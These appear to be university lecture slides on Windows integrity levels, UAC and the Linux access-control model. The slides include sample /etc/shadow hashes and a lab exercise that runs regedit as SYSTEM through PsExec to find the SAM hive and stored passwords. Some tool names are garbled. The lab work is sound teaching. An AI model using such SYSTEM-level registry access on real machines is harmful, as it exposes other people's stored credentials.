- ▶ The integrity SID of a securable object is stored in the object's System Access Control List (SACL).
- ▶ Objects without an integrity SID are treated as medium integrity.
- ▶ When a user launches an executable, the new process gets the minimum of the integrity level of the user and the file.

# Integrity

Process	CPU	Private Bytes	Working Set	PID	Description	Session	User Name	Path	Integrity	ASLR	Company Name	
svchost.exe		2,208 K	4,812 K	684	Host Process for Windows Services	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation	
svchost.exe		13,752 K	11,056 K	736	Host Process for Windows Services	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation	
audiodg.exe		15,000 K	13,804 K	2604	Windows Audio Device Graph Isolation	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\audiodg.exe	System	ASLR	Microsoft Corporation	
svchost.exe		36,632 K	40,476 K	856	Host Process for Windows Services	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation	
dwm.exe	< 0.01	1,012 K	3,304 K	252	Desktop Window Manager	1	I\IE11WIN7\IEUser	C:\Windows\System32\dwm.exe	Medium	ASLR	Microsoft Corporation	
svchost.exe		4,616 K	9,196 K	896	Host Process for Windows Services	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation	
svchost.exe	0.01	17,512 K	26,688 K	940	Host Process for Windows Services	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation	
svchost.exe	0.04	11,212 K	9,888 K	1152	Host Process for Windows Services	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation	
spoolsv.exe		4,640 K	6,388 K	1252	Spooler SubSystem App	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe	System	ASLR	Microsoft Corporation	
svchost.exe		8,780 K	6,784 K	1288	Host Process for Windows Services	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation	
vmicsvc.exe	0.01	2,244 K	4,432 K	1360	Virtual Machine Integration Component Service	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\vmicsvc.exe	System	ASLR	Microsoft Corporation	
vmicsvc.exe	0.01	1,756 K	4,820 K	1380	Virtual Machine Integration Component Service	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\vmicsvc.exe	System	ASLR	Microsoft Corporation	
vmicsvc.exe	0.01	1,220 K	3,428 K	1420	Virtual Machine Integration Component Service	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\vmicsvc.exe	System	ASLR	Microsoft Corporation	
vmicsvc.exe	0.02	1,248 K	3,520 K	1448	Virtual Machine Integration Component Service	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\vmicsvc.exe	System	ASLR	Microsoft Corporation	
vmicsvc.exe	0.01	1,260 K	3,572 K	1472	Virtual Machine Integration Component Service	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\vmicsvc.exe	System	ASLR	Microsoft Corporation	
svchost.exe		3,652 K	7,384 K	1508	Host Process for Windows Services	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe	System	ASLR	Microsoft Corporation	
taskhost.exe	0.02	15,600 K	15,236 K	1884	Host Process for Windows Tasks	1	I\IE11WIN7\IEUser	C:\Windows\System32\taskhost.exe	Medium	ASLR	Microsoft Corporation	
explorer.exe	3.76	28,980 K	35,932 K	344	Windows Explorer	1	I\IE11WIN7\IEUser	C:\Windows\explorer.exe	Medium	ASLR	Microsoft Corporation	
VBoxTray.exe		0.02	1,368 K	4,424 K	512	VirtualBox Guest Additions Tray Application	1	I\IE11WIN7\IEUser	C:\Windows\System32\VBoxTray.exe	Medium	ASLR	Oracle Corporation
cmd.exe		1,820 K	2,260 K	4036	Windows Command Processor	1	I\IE11WIN7\IEUser	C:\Windows\System32\cmd.exe	Medium	ASLR	Microsoft Corporation	
cmd.exe		1,864 K	2,352 K	4060	Windows Command Processor	1	I\IE11WIN7\IEUser	C:\Windows\System32\cmd.exe	High	ASLR	Microsoft Corporation	
PsExec.exe		1,716 K	4,440 K	2104	Execute processes remotely	1	I\IE11WIN7\IEUser	C:\syntem\PsExec.exe	High	ASLR	Syintemals - www.syntemals.com	
processexp.exe	8.58	13,392 K	19,400 K	2316	Syintemals Process Explorer	1	I\IE11WIN7\IEUser	C:\syntem\processexp.exe	High	ASLR	Syintemals - www.syntemals.com	
explore.exe		0.03	7,600 K	19,044 K	3804	Internet Explorer	1	I\IE11WIN7\IEUser	C:\Program Files\Internet Explorer\explore.exe	Medium	ASLR	Microsoft Corporation
explore.exe	0.01	19,264 K	34,244 K	2872	Internet Explorer	1	I\IE11WIN7\IEUser	C:\Program Files\Internet Explorer\explore.exe	Low	ASLR	Microsoft Corporation	
SearchIndexer.exe		22,820 K	14,172 K	2528	Microsoft Windows Search Indexer	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe	System	ASLR	Microsoft Corporation	
conhost.exe		1,512 K	6,944 K	1700	Console Window Host	1	I\IE11WIN7\IEUser	C:\Windows\System32\conhost.exe	Medium	ASLR	Microsoft Corporation	
conhost.exe		968 K	4,524 K	968	Console Window Host	1	I\IE11WIN7\IEUser	C:\Windows\System32\conhost.exe	High	ASLR	Microsoft Corporation	
PSEXESVC.exe		920 K	2,772 K	2948	PsExec Service	0	NT AUTHORITY\SYSTEM	C:\Windows\PSEXESVC.exe	System	ASLR	Syintemals	
cmd.exe		1,708 K	2,076 K	3648	Windows Command Processor	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	System	ASLR	Microsoft Corporation	
conhost.exe		904 K	4,248 K	3500	Console Window Host	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe	System	ASLR	Microsoft Corporation	
WmiPrvSE.exe		1,760 K	4,596 K	2280	WMI Provider Host	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wbem\WmiPrvSE.exe	System	ASLR	Microsoft Corporation	
System Idle Process	84.04	0 K	24 K	4		NT AUTHORITY\SYSTEM			n/a			
System	1.31	48 K	232 K	4		NT AUTHORITY\SYSTEM			n/a			
Interrupts	1.62	0 K	0 K	n/a	Hardware Interrupts and DPCs	0	NT AUTHORITY\SYSTEM			n/a		
smss.exe		220 K	728 K	236	Windows Session Manager	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe	System	ASLR	Microsoft Corporation	

# Privileges

A privilege is the right of a group or user to perform a system-related operation.


Examples of operations: System shutdown, loading a driver, changing system time

Privileges vs. access rights:

- ▶ Privileges control access to system resources and system-related tasks.
- ▶ Access rights control access to securable objects.
- ▶ Privileges are granted to users and groups by a system administrator.
- ▶ The system grants or denies access to a securable object based on the access rights in the ACEs in the object's DACL.


<https://docs.microsoft.com/en-us/windows/win32/secauthz/privileges>

# Privileges and access token of a process



- ▶ The privileges of a user are in the user's access token.
- ▶ When the user starts a process, the process gets the user's access token.
- ▶ When a process starts a new process, the token is inherited.

## User Account Control



# User Account Control

- ▶ You should always have as low privileges as possible.
- ▶ Because token often is inherited.
- ▶ "But I need to be admin!"
- ▶ User Account Control (UAC) was invented, starting in Vista.
- ▶ A standard user token is used by default, and programs are automatically started with this token.
- ▶ The user is prompted when a process requires the admin token.
- ▶ The user does not need to log out to do actions that require admin privileges



## User Account Control

When an administrator logs on, two separate access tokens are created for the user:

- ▶ a standard user access token
- ▶ an administrator access token

The standard user access token contains the same user-specific information as the administrator access token, but the **administrative Windows privileges and SIDs** are removed.

<https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works>


## Windows mitigation improvements

Their tactics to make it difficult and costly to find, exploit and leverage software vulnerabilities:

- ▶ Remove classes of vulnerabilities
- ▶ Break exploitation techniques
- ▶ Damage and prevent persistence
- ▶ Limit the window of opportunity to exploit

[https://www.blackhat.com/docs/us-16/materials/  
us-16-Weston-Windows-10-Mitigation-Improvements.pdf](https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf)

## Remove classes of vulnerabilities



## Reading material

- ▶ <https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/user-mode-and-kernel-mode>
- ▶ <https://docs.microsoft.com/en-us/windows/desktop/secauthz/user-account-control>
- ▶ <https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/access-control>
- ▶ <https://docs.microsoft.com/en-us/windows/desktop/secauthz/dacls-and-aces>
- ▶ <https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf>
- ▶ <http://all-techno-geeks.blogspot.com/2013/06/security-architecture-of-windows.html>

## Exercise Task 7

## Exercise Task 7

### Part 1: Security related registry hives

1. Start Regedit as System: Psexec.exe –s –i regedit.exe
2. Use Process Explorer to confirm that it runs as System
3. Locate the SAM hive
4. Locate the System hive
5. Locate your stored password

# Exercise Task 7

## Part 2: Tokens

1. Start cmd.exe as normal user, Administrator and as System. (cmd as System: Psexec.exe -s -i cmd.exe)
2. Use Process Explorer to confirm that they run with Low, Medium and High integrity, respectively.
3. Use Process Hacker to investigate the tokens of the three processes.
4. Compare the tokens. What do you see?
5. Start mspaint.exe from each command window. Compare the tokens of the mspaint.exe processes. What do you see?

Process Hacker: <https://wj32.org/processhacker/nightly.php>

Questions?

# Linux security

TEK5510 - Security in operating systems and software

Department of Technology Systems

2020

## Oblig / Mandatory exercise

- ▶ Available from Canvas
  - ▶ TEK5510 20H→Assignments→Oblig / Mandatory Exercise
- ▶ Use Canvas for delivery
- ▶ Due date:  
Wednesday 28th of October 2020 at 23:59

# Contents of the course

Overview

Executables and processes

Vulnerabilities (exploitation)

Cryptography, passwords, and software security

**Operating systems (Linux, Windows)**

Securing software

Hypervisors, hardware security

Web security

Other platforms: Mobile/IoT

# Operating systems security

Access control — types and terminology

Security features provided by a typical operating system

The basic Linux (Unix) security model

## Goal

See how general security principles are implemented in Linux.

# Agenda

This lecture and the next will focus on operating system security. Today we will focus on Linux, but also introduce some generic concepts.

- ▶ Introduction to access control
- ▶ Unix security — background
- ▶ Principals, subjects, objects
- ▶ Access rules
- ▶ Security patterns
- ▶ Hardening security

## Access control

## Access control

- ▶ Access control enforces operational security policies.
- ▶ A policy specifies **who** is allowed to do **what**.
- ▶ The active entity requesting access to a resource is called **principal**.
- ▶ The resource access is requested for is called **object**.
- ▶ Access control gives the ability to **permit** or **deny** the use of a particular resource by a particular entity.

# Terminology

- ▶ **Subject/Principal:** active entity — user or process.
  - ▶ Principal used when discussing policies, ie user identity
  - ▶ Subject used for active entity, ie process
- ▶ **Object:** passive entity — file or resource.
- ▶ **Access operations:** vary from basic memory access (read, write) to method calls in an object-oriented system.
- ▶ Security model is typically used to mean access control model
  - ▶ i.e. a model/method for enforcing access control policies
- ▶ Comparable systems may use different access operations or attach different meanings to operations which appear to be the same.

## Discretionary/Mandatory Access Control

- ▶ Access control based on policies that refer to user identities was historically (since the 1970s) called **discretionary access control (DAC)**.
- ▶ Referring to individual users in a policy works best within closed organisations.
- ▶ Access control based on policies that refer to security labels (confidential, top secret, ...) was historically called **mandatory access control (MAC)**.
- ▶ Most systems today use elements from both DAC and MAC.

## Access Control Matrix (ACM)

When all your users (subjects) are known individually, your policy can be expressed in an [Access Control Matrix \(ACM\)](#), with a row for each subject and a column for each object.

	<b>report.doc</b>	<b>editor.exe</b>	<b>game.exe</b>
Alice	-	exec	exec,read
Bob	read,write	exec	exec,read,write

It is not very practical to directly implement ACMs; most operating system use [Access Control Lists \(ACLs\)](#).

# Access Control Lists (ACLs)

Access Control Lists focuses on the object:

- ▶ access rights of principals are stored with the object
- ▶ ACLs are essentially the columns of the access control matrix.

game.exe	Alice:exec	Bill:exec,read,write
----------	------------	----------------------

**Challenge:** How to check access right of a specific subject?

# Access Control Lists (ACLs)

Access Control Lists focuses on the object:

- ▶ access rights of principals are stored with the object
- ▶ ACLs are essentially the columns of the access control matrix.

game.exe	Alice:exec	Bill:exec,read,write
----------	------------	----------------------

**Challenge:** How to check access right of a specific subject?

Must iterate over *every object* in the system.

## Groups

- ▶ Entering a lot of names into several ACLs is tedious.
- ▶ Declare the users to be members of a group, and put the [group](#) into the ACLs.
- ▶ Access rights are often defined for [groups](#):
  - ▶ Linux: owner, group, others.

## Unix security — background

## Unix preliminaries

- ▶ Unix (like the Internet) was developed for friendly environments like research labs or universities.
- ▶ Security mechanisms were quite weak and elementary; improved gradually.
- ▶ Several **flavours** of Unix; vendor versions differ in the way some security controls are managed and enforced.
  - ▶ Commands and filenames used in this lecture are indicative of typical use but may differ from actual systems.
- ▶ Unix designed originally for **small multi-user computers in a network environment**; later scaled up to commercial servers and down to PCs.

# Unix design philosophy

- ▶ Security managed by skilled administrator, not by user.
  - ▶ Command line tools and scripting.
  - ▶ Archaic syntax retained; those who know it, love it (saves keystrokes!).
- ▶ Focus on:
  - ▶ protecting users from each other.
  - ▶ protecting against attacks from the network.
- ▶ Discretionary access control with a granularity of `owner`, `group`, `other`.
- ▶ Vendor-specific solutions for managing large system and user-administered PCs.

Principals, subjects, objects

## Principals

- ▶ Principals: user identifiers (UIDs) and group identifiers (GIDs).
- ▶ A UID (GID) is a 16-bit number; examples:
  - 0: root
  - 1: bin
  - 2: daemon
  - 8: mail
  - 9: news
  - 261: diego
- ▶ UID values differ from system to system
- ▶ Superuser (root) UID is always zero.

## User accounts

- ▶ Information about principals is stored in `user accounts` and `home directories`.
- ▶ User accounts stored in the `/etc/passwd` file

```
$ less /etc/passwd
```

- ▶ User account format:  
`username:passwordhash:UID:GID:name:homedir:shell`
- ▶ Example:  
`ole:SQ.NmZIEsyT73:1012:23:Ole Duck:/home/ole:/bin/bash`
- ▶ Note: modern systems store passwords in `/etc/shadow`

## User account details

- ▶ User name: up to eight characters long
- ▶ Password: stored “encrypted” (really a hash)
- ▶ User ID (UID): user identifier for access control
- ▶ Group ID (GID): user's primary group
- ▶ ID string: user's full name
- ▶ Home directory: location of the user's home directory
- ▶ Login shell: program started after successful log in

## Superuser

- ▶ The **superuser** is a special privileged principal with **UID 0** and usually the user name **root**.
- ▶ There are few restrictions on the superuser:
  - ▶ All security checks are turned off for superuser.
  - ▶ The superuser can become any other user.
  - ▶ The superuser can change the system clock.
- ▶ Superuser cannot write to a read-only file system but can remount it as writeable.
- ▶ Superuser cannot decrypt passwords but can reset them.

## Groups

- ▶ Users belong to one or more groups.
- ▶ `/etc/group` contains all groups; file entry format:  
`groupname:password:GID:list of users`
- ▶ Example:  
`infosecwww:*:209:carol,albert`
- ▶ Every user belongs to a primary group; group ID (GID) of the primary group stored in `/etc/passwd`.
- ▶ Collecting users in groups is a convenient basis for access control decisions.
  - ▶ For example, put all users allowed to access email in a group called `mail` or put all operators in a group `operator`.

## Subjects

- ▶ The subjects in Unix are processes; a process has a process ID (PID).
- ▶ New processes generated with `exec` or `fork`.
- ▶ Processes have a real UID/GID and an effective UID/GID.
- ▶ Real UID/GID: inherited from the parent; typically UID/GID of the user logged in.
- ▶ Effective UID/GID: inherited from the parent process or from the file being executed.

## Example

Process	UID real	effective	GID real	effective
/bin/login	root	root	system	system

## Example

Process	UID real	effective	GID real	effective
/bin/login	root	root	system	system

User doffen logs on

The login process verifies the password and changes its UID and GID:

/bin/login        doffen        doffen        student        student

## Example

Process	UID real	effective	GID real	effective
/bin/login	root	root	system	system

User doffen logs on

The login process verifies the password and changes its UID and GID:

/bin/login        doffen        doffen        student        student

The login process executes the user's login shell:

/bin/bash        doffen        doffen        student        student

## Example

Process	UID real	effective	GID real	effective
/bin/login	root	root	system	system

User doffen logs on

The login process verifies the password and changes its UID and GID:

/bin/login        doffen        doffen        student        student

The login process executes the user's login shell:

/bin/bash        doffen        doffen        student        student

From the shell, the user executes a command, e.g. `ls`

/bin/ls        doffen        doffen        student        student

## Example

Process	UID real	effective	GID real	effective
/bin/login	root	root	system	system

User doffen logs on

The login process verifies the password and changes its UID and GID:

/bin/login        doffen        doffen        student        student

The login process executes the user's login shell:

/bin/bash        doffen        doffen        student        student

From the shell, the user executes a command, e.g. ls

/bin/ls        doffen        doffen        student        student

The user executes command su to start a new shell as root:

/bin/bash        doffen        root        student        system

## Passwords

- ▶ Users are identified by user name and authenticated by password.
- ▶ Originally, passwords were stored in `/etc/passwd` hashed with the algorithm `crypt(3)`.
- ▶ `crypt(3)` is really a one-way function:  
slightly modified DES algorithm repeated 25 times with all-zero block as start value and the password as key.
- ▶ **Salting:** password encrypted together with a 12-bit random “salt” that is stored in the clear.

## Passwords

- ▶ When the password field for a user is empty, the user does not need a password to log in.
- ▶ To disable a user account, let the password field starts with an asterisk; applying the one-way function to a password can never result in an asterisk.
- ▶ `/etc/passwd` is world-readable as many programs require data from user accounts; makes password-guessing attacks easy.
- ▶ **Shadow password files:** passwords are not stored in `/etc/passwd` but in a shadow file that can only be accessed by root.

## /etc/shadow

Also used for password aging and automatic account locking; file entries have nine fields:

- ▶ username
- ▶ user password
- ▶ days since password was changed
- ▶ days left before user may change password
- ▶ days left before user is forced to change password
- ▶ days to “change password” warning
- ▶ days left before password is disabled
- ▶ days since the account has been disabled
- ▶ reserved

## Example from modern Linux

- ▶ /etc/passwd

```
Ole:x:501:501::/home/Ole:/bin/bash
Dole:x:502:502::/home/Dole:/bin/bash
Doffen:x:503:503::/home/Doffen:/bin/bash
```

- ▶ /etc/shadow

```
Ole:$6$XFRU2P7ytot9MJtN$Uxycqe6Mznk/MWIhiwNLjmtarP5b03y0ab8qCvRHvdsL8WGKbwEVsTX
VDQ4/6.gI2lnuUc77WpZtWvM32roz/:14501:0:99999:7:::
Dole:$6$zQl7BiipyGc8jV.0$9tGSFxMuUDZiRCotKll4mzGxoDyJoLCM81fYP1e2lQwSVZFniEkTCfm
Pfw3lHC5fiLZhINUvgu..r6mf2QZJv.:14501:0:99999:7:::
Doffen:$6$MYukN/RmKXuSknf0$RP8Ql4vN4gTDltwF06nyqRbmxtatjivr.uV/rAwew.bPiZwVkJ4
U.LAEXrTvQqbpuE9VmC.Wb8hDrqlJ6y1:14501:0:99999:7:::
```

\$6\$ implies that sha-512 has been used to create the hashes.  
The next part until \$ is the salt; marked with blue lines.

# Objects

- ▶ Files, directories, memory devices, I/O devices are uniformly treated as [resources](#).
- ▶ These resources are the objects of access control.
- ▶ Resources organized in a tree-structured file system.
- ▶ Each file entry in a directory is a pointer to a data structure called [inode](#).

# Inode

mode	type of file and access rights
uid	username of the owner
gid	owner group
atime	access time
mtime	modification time
itime	inode alteration time
block count	size of file
	physical location

Fields in the [inode](#) relevant for access control

# Information about objects

Example: directory listing with `ls -l`

```
-rw-r--r-- 1 Doffen student 1617 Oct 28 11:01 tent.make
drwx----- 2 Doffen student 512 Oct 25 17:44 tricks
```

► **File type:** first character

'-' file

'd' directory

'b' block device file

'c' character device file

's' socket

'l' symbolic link

'p' FIFO

► **File permissions:** next nine characters

► **Link counter:** the number of links (i.e. directory entries) pointing to the file

## Information about objects

Example: directory listing with `ls -l`

```
-rw-r--r-- 1 Doffen student 1617 Oct 28 11:01 tent.make
drwx----- 2 Doffen student 512 Oct 25 17:44 tricks
```

- ▶ **Username** of the owner: usually the user that has created the file.
- ▶ **Group**: depending on the version of Unix, a newly created file belongs to its creator's group or to its directory's group.
- ▶ **File size, modification time, filename**
- ▶ Owner and root can change permissions ([chmod](#));  
root can change file owner and group ([chown](#)).
- ▶ Filename stored in the directory, not in inode.

## File permissions

- ▶ Permission bits are grouped in three triples that define read, write, and execute access for **owner**, **group**, and **other**.
- ▶ A '-' indicates that a right is not granted.
- ▶ `rw-r--r--` read and write access for the owner, read access for group and other.
- ▶ `rwx-----` read, write, and execute access for the owner, no rights to group and other.
- ▶ Three additional bits for:
  - ▶ U: set UID to owner's (SUID).
  - ▶ G: set GID to owning group's (SGID).
  - ▶ S: sticky bit.

## Octal representation

- ▶ Three bit range is 0-7  $\Rightarrow$  octal numbers are sufficient.
- ▶ Examples:
  - ▶ `rw-r--r--` is equivalent to 644  
Owner Read/Write; Group, Any: Read
  - ▶ `rwxrwxrwx` is equivalent to 777  
Owner, Group, Any: Read/Write/Exec
- ▶ Conversion table for four character octal numbers:

0040 read by group	4000 set UID on execution
0020 write by group	2000 set GID on execution
0010 execute by group	1000 set sticky bit
0004 read by other	0400 read by owner
0002 write by other	0200 write by owner
0001 execute by other	0100 execute by owner

## Default permissions

- ▶ Unix utilities typically use default permissions 666 when creating a new file and permissions 777 when creating a new program.
- ▶ Permissions can be further adjusted by the `umask`: a three-digit octal number specifying the rights that should be `withheld`.
- ▶ Actual default permission is derived by `masking` the given default permissions with the `umask`: compute the logical AND of the bits in the default permission and of the inverse of the bits in the `umask`.

## Default permissions

- ▶ Example: default permission 666, umask 077
- ▶ Invert 077: gives 700, then AND:

$$\begin{array}{r} 0666 \\ 0700 \\ \hline 0600 \end{array}$$

- ▶ Owner of the file has read and write access, all other access is denied.
- ▶ `umask 777` denies every access, `umask 000` does not add any further restrictions.

## Sensible umask settings

- ▶ 022: all permissions for the owner, read and execute permission for group and other.
- ▶ 027: all permissions for the owner, read and execute for group and no permission for other.
- ▶ 037: all permissions for the owner, read permission for group, no permissions for other.
- ▶ 077: all permissions for the owner, no permissions for group and other.

## Permissions for directories

- ▶ Every user has a home directory; to put files and subdirectories into, the correct permissions for the directory are required.
- ▶ **Read permission:** to find which files are in the directory, e.g. for executing `ls`.
- ▶ **Write permission:** to add files to and remove files from the `directory`.
- ▶ **Execute permission:** to make the directory the current directory (`cd`) and for opening files inside the directory.

## Permissions for directories

- ▶ To access your own files, you need execute permission in the directory.
